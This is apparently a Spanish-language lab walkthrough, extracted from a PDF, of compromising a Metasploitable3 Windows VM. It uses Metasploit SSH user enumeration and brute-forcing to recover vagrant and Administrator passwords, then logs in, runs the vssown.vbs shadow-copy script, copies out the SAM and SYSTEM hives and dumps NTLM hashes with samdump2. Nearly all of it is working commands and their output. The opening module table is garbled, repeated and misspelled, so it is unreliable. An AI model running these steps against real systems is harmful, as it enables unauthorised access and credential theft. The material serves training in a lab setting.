9.5 Default SSH Password Vulnerability Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability Sysax Multi-Server 6.18 SSH Dkey Exchange Denial of Service Tectia SSH USERAUTH Change Request Password Reset Vulnerability Test SSH Github Access Ubiquiti airoS Arbitrary File Upload Unix Command Shell, Reverse TCP SSH Unix SSH Shell, Bind Instance Connect (via AWS API) WWare Aria Operations for Networks (vRealize Network Insight) SSH Private Key Exposure WWare VCP Known SSH Key Wware VCP Known SSH Key Wware VCP Known SSH Key Whare VCP Roter Saword Extraction Whatoby Gold Credentials Dump Windows Gather mRemote Saword Escalation Whatoby Gather Remote Saword Extraction Windows Gather Remote Saword Extraction Windows Gather Remote Saword Bassword Extraction algorithm
4 4 4 4 4 4 5 5 5 5 5 5 5 5 5 5 5 5 5 5	7 auxiliary/fuzzers/ssh/ssh,kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 10 auxiliary/scanner/ssh/ssh_login 11 auxiliary/scanner/ssh/ssh_login_pubkey 2 auxiliary/scanner/ssh/ssh_login_pubkey 2 auxiliary/scanner/ssh/ssh_login_pubkey 3 exploit/multi/ssh/sshexec 4 auxiliary/scanner/ssh/ssh_enumusers 5 auxiliary/fuzzers/ssh/ssh_version_corrupt 6 auxiliary/scanner/ssh/ssh_version 7 post/multi/gather/saltstack_salt 8 exploit/muix/http/schneider_electric_net55xx_encoder 9 exploit/minx/shtp/schneider_electric_net55xx_encoder 9 exploit/inux/shtp/sourcegraph_gitserver_sshcd 1 exploit/inux/ssh/splarwinds_lem_exec 1 exploit/inux/ssh/syloarwinds_lem_exec 2 exploit/inux/ssh/syloarwinds_lem_exec 2 exploit/inux/shtp/symantec_messaging_gateway_exec 4 exploit/inux/shty/symantec_messaging_gateway_exec 4 exploit/inux/ssh/syloary_ssh_dexchange 6 exploit/inux/ssh/syloary_ssh_dexchange 6 exploit/inux/ssh/tectia_passwd_changereq 8 auxiliary/scanner/ssh/ssh_enum_git_keys 8 exploit/inux/ssh/vmare_dp_known_privkey 9 apyload/cmd/unix/reverse_ssh 9 payload/cmd/unix/bind_aws_instance_connect 1 exploit/inux/ssh/vmware_vori_known_privkey 2 exploit/inux/ssh/vmware_vori_known_privkey 3 exploit/inux/ssh/vmware_vori_known_privkey 4 exploit/inux/ssh/vmware_vori_exoun_privkey 5 exploit/inux/ssh/vmware_vori_exoun_privkey 6 exploit/inux/ssh/vmyos_restricted_sshll_privesc 6 post/windows/gather/credentials/whatsungold_credential_dump 6 post/windows/gather/credentials/mremote 7 exploit/inux/ssh/vmyos_restricted_sshll_privesc 8 exploit/inux/ssh/vmyos_restricted_sshll_privesc 8 exploit/inux/ssh/vmyos_restricted_sshll_privesc 8 exploit/inux/ssh/vmyos_restricted_sshll_privesc 8 exploit/inux/ssh/sh/shlissh_antsungola_credential_dump 8 exploit/inux/ssh/sh/ssh/shlissh_antsungola_credential_dump 9 exploit/inux/ssh/shlissh_antsungola_credential_dump 9 exploit/inux/ssh/shlissh_antsungola_credential_dump	2019-01-25 2002-07-23 2017-03-17 2022-02-18 2012-08-27 2017-04-26 2012-02-27 2013-03-17 2012-12-01 2016-02-13 2023-08-29 2016-12-20 2021-02-23 2018-11-05 2002-11-22 2001-10-25 2022-02-01 2018-10-16	normal excellent good normal normal normal normal normal normal excellent average excellent excellent excellent normal excellent normal excellent normal excellent normal normal excellent normal gexeellent normal normal normal excellent normal normal excellent normal normal excellent normal gexeellent manual great manual great manual great excellent normal	NO N	SSH Key Exchange Init Corruption SSH Key Pensistence SSH Key Pensistence SSH Login Check Scanner SSH Public Key Acceptance Scanner SSH Public Key Acceptance Scanner SSH Public Key Login Scanner SSH Username Enumeration SSH Username Enumeration SSH Version Corruption SSH Version Corruption SSH Version Scanner Saltstack Salt Information Gathere Schneider Electric Pelco Endura NETSSXX Encoder SecureCRT SSH Buffer Overflow SolarwRinds LEM Default SSH Password Remote Code Execution Sourcegraph gitserver sexCommand RCE Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability Symantec Messaging Gateway Remote Code Execution Sysax S.53 SSH Username Buffer Overflow Sysax Multi-Server 6.18 SSHO Key Exchange Denial of Service Tectia SSH UsERAUTH Change Request Password Reset Vulnerability Test SSH dithub Access Ubiquiti airoS Arbitrary file Upload Unix Command Shell, Reverse TCP SSH Unix SSH Shell, Bind Instance Connect (via AWS APT) WMare Aria Operations for Networks (VRealize Network Insight) SSH Private Key Exposure WMare VOR Known SSH Key WMare VCenter Server Unauthenticated OVA File Upload RCE VyOS restricted-shell Escape and Privilege Escalation Windows Unquoted Service Path Privilege Escalation
4 4 4 4 4 4 5 5 5 5 5 5 5 5 5 5 5 5 5 5	7 auxiliary/fuzzers/ssh/ssh,kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 10 auxiliary/scanner/ssh/ssh_login 11 auxiliary/scanner/ssh/ssh_login_pubkey 2 auxiliary/scanner/ssh/ssh_login_pubkey 2 auxiliary/scanner/ssh/ssh_login_pubkey 3 exploit/multi/ssh/sshexec 4 auxiliary/scanner/ssh/ssh_enumusers 5 auxiliary/fuzzers/ssh/ssh_version_corrupt 6 auxiliary/scanner/ssh/ssh_version 7 post/multi/gather/saltstack_salt 8 exploit/muix/http/schneider_electric_net55xx_encoder 9 exploit/minx/shtp/schneider_electric_net55xx_encoder 9 exploit/inux/shtp/sourcegraph_gitserver_sshcd 1 exploit/inux/ssh/splarwinds_lem_exec 1 exploit/inux/ssh/syloarwinds_lem_exec 2 exploit/inux/ssh/syloarwinds_lem_exec 2 exploit/inux/shtp/symantec_messaging_gateway_exec 4 exploit/inux/shty/symantec_messaging_gateway_exec 4 exploit/inux/ssh/syloary_ssh_dexchange 6 exploit/inux/ssh/syloary_ssh_dexchange 6 exploit/inux/ssh/tectia_passwd_changereq 8 auxiliary/scanner/ssh/ssh_enum_git_keys 8 exploit/inux/ssh/vmare_dp_known_privkey 9 apyload/cmd/unix/reverse_ssh 9 payload/cmd/unix/bind_aws_instance_connect 1 exploit/inux/ssh/vmware_vori_known_privkey 2 exploit/inux/ssh/vmware_vori_known_privkey 3 exploit/inux/ssh/vmware_vori_known_privkey 4 exploit/inux/ssh/vmware_vori_exoun_privkey 5 exploit/inux/ssh/vmware_vori_exoun_privkey 6 exploit/inux/ssh/vmyos_restricted_sshll_privesc 6 post/windows/gather/credentials/whatsungold_credential_dump 6 post/windows/gather/credentials/mremote 7 exploit/inux/ssh/vmyos_restricted_sshll_privesc 8 exploit/inux/ssh/vmyos_restricted_sshll_privesc 8 exploit/inux/ssh/vmyos_restricted_sshll_privesc 8 exploit/inux/ssh/vmyos_restricted_sshll_privesc 8 exploit/inux/ssh/sh/shlissh_antsungola_credential_dump 8 exploit/inux/ssh/sh/ssh/shlissh_antsungola_credential_dump 9 exploit/inux/ssh/shlissh_antsungola_credential_dump 9 exploit/inux/ssh/shlissh_antsungola_credential_dump	2019-01-25 2002-07-23 2017-03-17 2022-02-18 2012-08-27 2017-04-26 2012-02-27 2013-03-17 2012-12-01 2016-02-13 2023-08-29 2016-12-20 2021-02-23 2018-11-05 2002-11-22 2001-10-25 2022-02-01 2018-10-16	normal excellent good normal normal normal normal normal normal excellent average excellent excellent excellent normal excellent normal excellent normal excellent normal normal excellent normal gexeellent normal normal normal excellent normal normal excellent normal normal excellent normal gexeellent manual great manual great manual great excellent normal	NO N	SSH Key Exchange Init Corruption SSH Key Pensistence SSH Key Pensistence SSH Login Check Scanner SSH Public Key Acceptance Scanner SSH Public Key Acceptance Scanner SSH Public Key Login Scanner SSH Username Enumeration SSH Username Enumeration SSH Version Corruption SSH Version Corruption SSH Version Scanner Saltstack Salt Information Gathere Schneider Electric Pelco Endura NETSSXX Encoder SecureCRT SSH Buffer Overflow SolarwRinds LEM Default SSH Password Remote Code Execution Sourcegraph gitserver sexCommand RCE Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability Symantec Messaging Gateway Remote Code Execution Sysax S.53 SSH Username Buffer Overflow Sysax Multi-Server 6.18 SSHO Key Exchange Denial of Service Tectia SSH UsERAUTH Change Request Password Reset Vulnerability Test SSH dithub Access Ubiquiti airoS Arbitrary file Upload Unix Command Shell, Reverse TCP SSH Unix SSH Shell, Bind Instance Connect (via AWS APT) WMare Aria Operations for Networks (VRealize Network Insight) SSH Private Key Exposure WMare VOR Known SSH Key WMare VCenter Server Unauthenticated OVA File Upload RCE VyOS restricted-shell Escape and Privilege Escalation Windows Unquoted Service Path Privilege Escalation
4 4 4 4 4 4 5 5 5 5 5 5 5 5 5 5 5 5 5 5	7 auxiliary/fuzzers/ssh/ssh,kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 10 auxiliary/scanner/ssh/ssh_login 11 auxiliary/scanner/ssh/ssh_login_pubkey 2 auxiliary/scanner/ssh/ssh_login_pubkey 2 auxiliary/scanner/ssh/ssh_login_pubkey 3 exploit/multi/ssh/sshexec 4 auxiliary/scanner/ssh/ssh_enumusers 5 auxiliary/fuzzers/ssh/ssh_version_corrupt 6 auxiliary/scanner/ssh/ssh_version 7 post/multi/gather/saltstack_salt 8 exploit/muix/http/schneider_electric_net55xx_encoder 9 exploit/minx/shtp/schneider_electric_net55xx_encoder 9 exploit/inux/shtp/sourcegraph_gitserver_sshcd 1 exploit/inux/ssh/splarwinds_lem_exec 1 exploit/inux/ssh/syloarwinds_lem_exec 2 exploit/inux/ssh/syloarwinds_lem_exec 2 exploit/inux/shtp/symantec_messaging_gateway_exec 4 exploit/inux/shty/symantec_messaging_gateway_exec 4 exploit/inux/ssh/syloary_ssh_dexchange 6 exploit/inux/ssh/syloary_ssh_dexchange 6 exploit/inux/ssh/tectia_passwd_changereq 8 auxiliary/scanner/ssh/ssh_enum_git_keys 8 exploit/inux/ssh/vmare_dp_known_privkey 9 apyload/cmd/unix/reverse_ssh 9 payload/cmd/unix/bind_aws_instance_connect 1 exploit/inux/ssh/vmware_vori_known_privkey 2 exploit/inux/ssh/vmware_vori_known_privkey 3 exploit/inux/ssh/vmware_vori_known_privkey 4 exploit/inux/ssh/vmware_vori_exoun_privkey 5 exploit/inux/ssh/vmware_vori_exoun_privkey 6 exploit/inux/ssh/vmyos_restricted_sshll_privesc 6 post/windows/gather/credentials/whatsungold_credential_dump 6 post/windows/gather/credentials/mremote 7 exploit/inux/ssh/vmyos_restricted_sshll_privesc 8 exploit/inux/ssh/vmyos_restricted_sshll_privesc 8 exploit/inux/ssh/vmyos_restricted_sshll_privesc 8 exploit/inux/ssh/vmyos_restricted_sshll_privesc 8 exploit/inux/ssh/sh/shlissh_antsungola_credential_dump 8 exploit/inux/ssh/sh/ssh/shlissh_antsungola_credential_dump 9 exploit/inux/ssh/shlissh_antsungola_credential_dump 9 exploit/inux/ssh/shlissh_antsungola_credential_dump	2019-01-25 2002-07-23 2017-03-17 2022-02-18 2012-08-27 2017-04-26 2012-02-27 2013-03-17 2012-12-01 2016-02-13 2023-08-29 2016-12-20 2021-02-23 2018-11-05 2002-11-22 2001-10-25 2022-02-01 2018-10-16	normal excellent good normal normal normal normal normal normal excellent average excellent excellent excellent normal excellent normal excellent normal excellent normal normal excellent normal gexeellent normal normal normal excellent normal normal excellent normal normal excellent normal gexeellent manual great manual great manual great excellent normal	NO N	SSH Key Exchange Init Corruption SSH Key Pensistence SSH Key Pensistence SSH Login Check Scanner SSH Public Key Acceptance Scanner SSH Public Key Acceptance Scanner SSH Public Key Login Scanner SSH Username Enumeration SSH Username Enumeration SSH Version Corruption SSH Version Corruption SSH Version Scanner Saltstack Salt Information Gathere Schneider Electric Pelco Endura NETSSXX Encoder SecureCRT SSH Buffer Overflow SolarwRinds LEM Default SSH Password Remote Code Execution Sourcegraph gitserver sexCommand RCE Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability Symantec Messaging Gateway Remote Code Execution Sysax S.53 SSH Username Buffer Overflow Sysax Multi-Server 6.18 SSHO Key Exchange Denial of Service Tectia SSH UsERAUTH Change Request Password Reset Vulnerability Test SSH dithub Access Ubiquiti airoS Arbitrary file Upload Unix Command Shell, Reverse TCP SSH Unix SSH Shell, Bind Instance Connect (via AWS APT) WMare Aria Operations for Networks (VRealize Network Insight) SSH Private Key Exposure WMare VOR Known SSH Key WMare VCenter Server Unauthenticated OVA File Upload RCE VyOS restricted-shell Escape and Privilege Escalation Windows Unquoted Service Path Privilege Escalation

Interact with a module by name or index. For example info 80, use 80 or use exploit/linux/http/php_imap_open_rce •









El número 54 es el que nos interesa: auxiliary/scanner/ssh/ssh_enumusers. Vamos a utilizarlo:

msf6 > use auxiliary/scanner/ssh/ssh_enumusers msf6 auxiliary(scanner/ssh/ssh_enumusers) > options

Module options (auxiliary/scanner/ssh/ssh_enumusers):

Name	Current Setting	Required	Description
CHECK_FALSE	true	no	Check for false positives (random username)
DB_ALL_USERS	false	no	Add all users in the current database to the list
Proxies		no	A proxy chain of format type:host:port[,type:host:port][]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	22	yes	The target port
THREADS	1	yes	The number of concurrent threads (max one per host)
THRESHOLD	10	yes	Amount of seconds needed before a user is considered found (timing attack only)
USERNAME		no	Single username to test (username spray)
USER_FILE		no	File containing usernames, one per line

Auxiliary action:

Name Description

Malformed Packet Use a malformed packet

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_enumusers) > Interrupt: use the 'exit' command to quit

En primer lugar ponemos la dirección IP del servidor:


msf6 auxiliary(scanner/ssh/ssh_enumusers) > set RHOSTS 192.168.1.43
RHOSTS => 192.168.1.43







Vamos a buscar diccionarios de usuarios. Utilizamos la de daniemiessler:



Usamos:

top-usernames-shortl

CommonAdminBase64.txtist.txt







Usamos top-usernames-shortl:

msf6 auxiliary(scanner/ssh/ssh_enumusers) > set user_file '/home/pru/Escritorio/top-usernamesshortlist.txt'

user_file => /home/pru/Escritorio/top-usernames-shortlist.txt

Lo ejecutamos:

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run
```

```
[*] 192.168.1.43:22 - SSH - Using malformed packet technique
[*] 192.168.1.43:22 - SSH - Checking for false positives
[*] 192.168.1.43:22 - SSH - Starting scan
[-] 192.168.1.43:22 - SSH - User 'root' not found
[-] 192.168.1.43:22 - SSH - User 'admin' not found
[-] 192.168.1.43:22 - SSH - User 'test' not found
[-] 192.168.1.43:22 - SSH - User 'guest' not found
[-] 192.168.1.43:22 - SSH - User 'info' not found
[-] 192.168.1.43:22 - SSH - User 'adm' not found
[-] 192.168.1.43:22 - SSH - User 'mysal' not found
[-] 192.168.1.43:22 - SSH - User 'user' not found
[-] 192.168.1.43:22 - SSH - User 'administrator' not found
[-] 192.168.1.43:22 - SSH - User 'oracle' not found
[-] 192.168.1.43:22 - SSH - User 'ftp' not found
[-] 192.168.1.43:22 - SSH - User 'pi' not found
[-] 192.168.1.43:22 - SSH - User 'puppet' not found
[-] 192.168.1.43:22 - SSH - User 'ansible' not found
[-] 192.168.1.43:22 - SSH - User 'ec2-user' not found
[+] 192.168.1.43:22 - SSH - User 'vagrant' found
[!] No active DB -- Credential data will not be saved!
[-] 192.168.1.43:22 - SSH - User 'azureuser' not found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Encuentra usuario vagrant







Usamos CommonAdminBase64.txt:

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set user_file
'/home/pru/Escritorio/CommonAdminBase64.txt'
user_file => /home/Kali
/Escritorio/CommonAdminBase64.txt
```

Lo ejecutamos:

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set user_file '/home/pru/Escritorio/CommonAdminBase64.txt'
user_file => /home/pru/Escritorio/CommonAdminBase64.txt
```

Encuentra los usuarios:

- Vagrant
- Administrator
- Guest

Faltan las contraseñas

Del archivo CommonAdminBase64.txt, que contiene nombres de usuario y contraseñas, vamos a dejar solo el nombre de usuario:

```
\label{lem:control} \mbox{grep "" /home/pru/Escritorio/CommonAdminBase64.txt | cut -d ':' -f 1 > /home/pru/Escritorio/usuarios.txt} \\ \mbox{ } \m
```

Y, en otro archivo, vamos a dejar solo las contraseñas:

```
grep "" /home/pru/Escritorio/CommonAdminBase64.txt | cut -d ':' -f 2 > /home/pru/Escritorio/paswords.txt
```







Para probar con las contraseñas usamos otro módulo auxiliar:

Indicamos el fichero de usuarios y el fichero de contraseñas:

```
msf6 auxiliary(scanner/ssh/ssh_login) > set user_file '/home/pru/Escritorio/usuarios.txt'
user_file => /home/pru/Escritorio/usuarios.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE '/home/pru/Escritorio/passwords.txt'
PASS_FILE => /home/pru/Escritorio/passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.1.43
RHOSTS => 192.168.1.43
```

Lo ejecutamos:

```
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf6 auxiliary(scanner/ssh/ssh_login) > run
```







No encuentra una contraseña. Vamos a probar con la misma contraseña que el nombre de usuario:

```
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE '/home/pru/Escritorio/usuarios.txt'
PASS_FILE => /home/pru/Escritorio/usuarios.txt
```

Lo ejecutamos de nuevo:

```
msf6 auxiliary(scanner/ssh/ssh login) > set verbose true
verbose => true
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.1.37:22 - Starting bruteforce
[+] 192.168.1.37:22 - Success: 'vagrant: vagrant' 'Microsoft Windows Server 2008 R2 Standard 6.1.7601 Service
Pack 1 Build 7601'
[!] No active DB -- Credential data will not be saved!
[*] SSH session 1 opened (192.168.1.50:42333 -> 192.168.1.37:22) at 2024-03-16 01:12:26 -0400
[+] 192.168.1.37:22 - Success: 'Administrator:vagrant' 'Microsoft Windows Server 2008 R2 Standard 6.1.7601
Service Pack 1 Build 7601'
[*] SSH session 2 opened (192.168.1.50:40903 -> 192.168.1.37:22) at 2024-03-16 01:12:31 -0400
[-] 192.168.1.37:22 - Failed: 'Guest:vagrant'
[-] 192.168.1.37:22 - Failed: 'Guest:Administrator'
[-] 192.168.1.37:22 - Failed: 'Guest:Guest'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Ha encontrado:

- vagrant:vagrant
- administrator:vagrant







Ahora vamos a probar si podemos entrar, en una nueva terminal:

ssh vagrant@192.168.1.37

vagrant@192.168.1.37's password:

Last login: Fri Mar 15 22:19:08 2024 from 192.168.1.50

-sh-4.3\$ pwd

/cygdrive/c/Users/vagrant

Vamos a ver los usuarios que hay en la máquina (usando un comando de Windows):

cmd

Vamos a ver información del usuario Administrator:

-sh-4.3\$ net user Administrator

User name Administrator

Full Name

Comment Built-in account for administering the computer/domain

User's comment

Country code 000 (System Default)

Account active Yes
Account expires Never

Password last set 3/19/2023 2:05:27 AM

Password expires Never

Password changeable 3/19/2023 2:05:27 AM

Password required Yes User may change password Yes

Workstations allowed All







Logon script User profile Home directory

Last logon 3/15/2024 10:15:36 PM

Logon hours allowed All

Local Group Memberships *Administrators

Global Group memberships *None
The command completed successfully.

Vamos a ver información del usuario vagrant:

-sh-4.3\$ net user vagrant

User name vagrant
Full Name vagrant
Comment Vagrant User

User's comment

Country code 001 (United States)

Account active Yes
Account expires Never

Password last set 3/19/2023 2:05:27 AM

Password expires Never

Password changeable 3/19/2023 2:05:27 AM

Password required Yes User may change password Yes

Workstations allowed

Logon script User profile Home directory All







Last logon 3/15/2024 10:34:32 PM

Logon hours allowed All

Local Group Memberships *Administrators *Users


Global Group memberships *None
The command completed successfully.







Para obtener las credenciales de los usuarios vamos a necesitar un script. Lo encontraremos en GitHub:





gxfr.py

leet.py

pagefinder.py



wscript.Echo

wscript.Echo " Options:"

wscript.Echo " /stop



- List current volume shadow copies

- Start the shadow copy service."

Halt the shadow copy service."

Descargamos el script:


```
GNU nano 7.2
                        /home/kali/Escritorio/vssown.vbs
REM Volume Shadow Copy Management from CLI.
REM Part of the presentation "Lurking in the Shadows" by Mark Baggett and Ti
REM Co-developed by Mark Baggett (@MarkBaggett) and Tim Tomes (@lanmaster53).
Set args = WScript.Arguments
f args.Count < 1 Then
 wscript.Echo "Usage: cscript vssown.vbs [option]"
 wscript.Echo
 wscript.Echo "
 wscript.Echo
                 /list
 wscript.Echo
                                                    - List current volume sh
 wscript.Echo "
                 /start
                                                   - Start the shadow copy
 wscript.Echo
                 /stop
                                                   - Halt the shadow copy
 wscript.Echo "
                  /status
                                                   - Show status of shadow
                                                    - Display the shadow cop
 wscript.Echo
                 /mode
 wscript.Echo "
                 /mode [Manual|Automatic|Disabled] - Change the shadow copy
 wscript.Echo "
                 /create [drive_letter]
                                                   - Create a shadow copy.
 wscript.Echo "
                 /delete [id|*]
                                                   - Delete a specified or
 wscript.Echo "
                 /mount [path] [device_object]
                                                   - Mount a shadow copy to
  wscript.Echo "
                 /execute [\path\to\file]
                                                   - Launch executable from
 wscript.Echo "
                                                   - Display storage statis>
 wscript.Echo " /size [bvtes]
                                                     Set drive space reserv>
```

Ahora, lo tenemos que subir a la máquina metasploitable2. Lo haremos a través de ssh:

scp '/home/pru/Escritorio/vssown.vbs' Administrator@192.168.1.37:/cygdrive/c/Users/Administrator Administrator@192.168.1.37's password:

vssown.vbs 100% 8744 269.2KB/s 00:00

Ya se ha copiado en la máquina:









Ahora, en la máquina metasploitable3 ejecutamos el script, mediante cscript.exe:

```
cscript.exe vssown.vbs /start
cscript.exe vssown.vbs /status
cscript.exe vssown.vbs /create c
cscript.exe vssown.vbs /list
```

```
-sh-4.3$ cscript.exe vssown.vbs /start
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation. All rights reserved.

[*] Signal sent to start the VSS service.
-sh-4.3$ cscript.exe vssown.vbs /status
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation. All rights reserved.

[*] Running
-sh-4.3$ cscript.exe vssown.vbs /create c
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation. All rights reserved.

[*] Attempting to create a shadow copy.
```

```
sh-4.3$ cscript.exe vssown.vbs /list
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation. All rights reserved.
SHADOW COPIES
                         {FA24EA94-D269-418F-BEE7-B5CBB3744BE3}
[*] ID:
   Client accessible:
   Count:
   Device object:
                         \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
   Differential:
                         True
   Exposed locally:
   Exposed name:
   Exposed remotely:
                         False
   Hardware assisted:
                        False
    Imported:
                         False
   No auto release:
                         True
   Not surfaced:
                         False
   No writers:
                         True
   Originating machine: vagrant-2008R2
    Persistent:
   Plex:
                         False
                         {B5946137-7B9F-4925-AF80-51ABD60B20D5}
    Service machine:
                         vagrant-2008R2
    Set ID:
                         {909C4894-E1D0-4AAB-A32A-CB1E38901FE1}
    State:
    Transportable:
                         False
    Volume name:
                         \\?\Volume{05913b68-c635-11ed-a405-806e6f6e6963}\
```

La copia se ha hecho en: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1







Vamos a copiarlo. Para ello, tenemos que usar comandos de Windows, creamos un directorio ms:

```
cd ..
cd ..
dir
mkdir ms
cd ms
dir
```

Ahora, realizamos la copia:

```
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\system32\config\sam c:\ms
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\system32\config\system c:\ms
dir
```

Ahora, salimos del CMD y de SSH:

exit exit







```
C:\ms>exit
exit
-sh-4.3$ exit
logout
Connection to 192.168.1.37 closed.

[kali@kali)-[~]
```

A continuación, descargamos esos archivos a nuestra máquina Linux:

system

scp Administrator@192.168.1.37:/cygdrive/c/ms/sam /home/pru/sam
scp Administrator@192.168.1.37:/cygdrive/c/ms/system /home/pru/system

(kali@ kali)-[~]
\$ scp Administrator@192.168.1.37:/cygdrive/c/ms/sam /home/kali/sam
Administrator@192.168.1.37's password:
sam

100% 256KB 1.8MB/s 00:00

(kali@ kali)-[~]
\$ scp Administrator@192.168.1.37:/cygdrive/c/ms/system /home/kali/system
Administrator@192.168.1.37's password:







100% 7680KB 27.3MB/s

00:00

Para ver el contenido, hemos de utilizar una herramienta en Linux, samdump2:

samdump2 system sam

Nos aparecen los usuarios:

```
-(kali⊕kali)-[~]
   samdump2 system sam
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
*disabled* Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
*disabled* sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
ben kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
```

Pero las contraseñas están encriptadas (están almacenadas en forma de Hash). De todas formas, lo almacenamos en un documento (users.txt):

Samdump2 system sam -o users.txt








```
-(kali⊛kali)-[~]
 samdump2 system sam -o users.txt
 s cat users.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
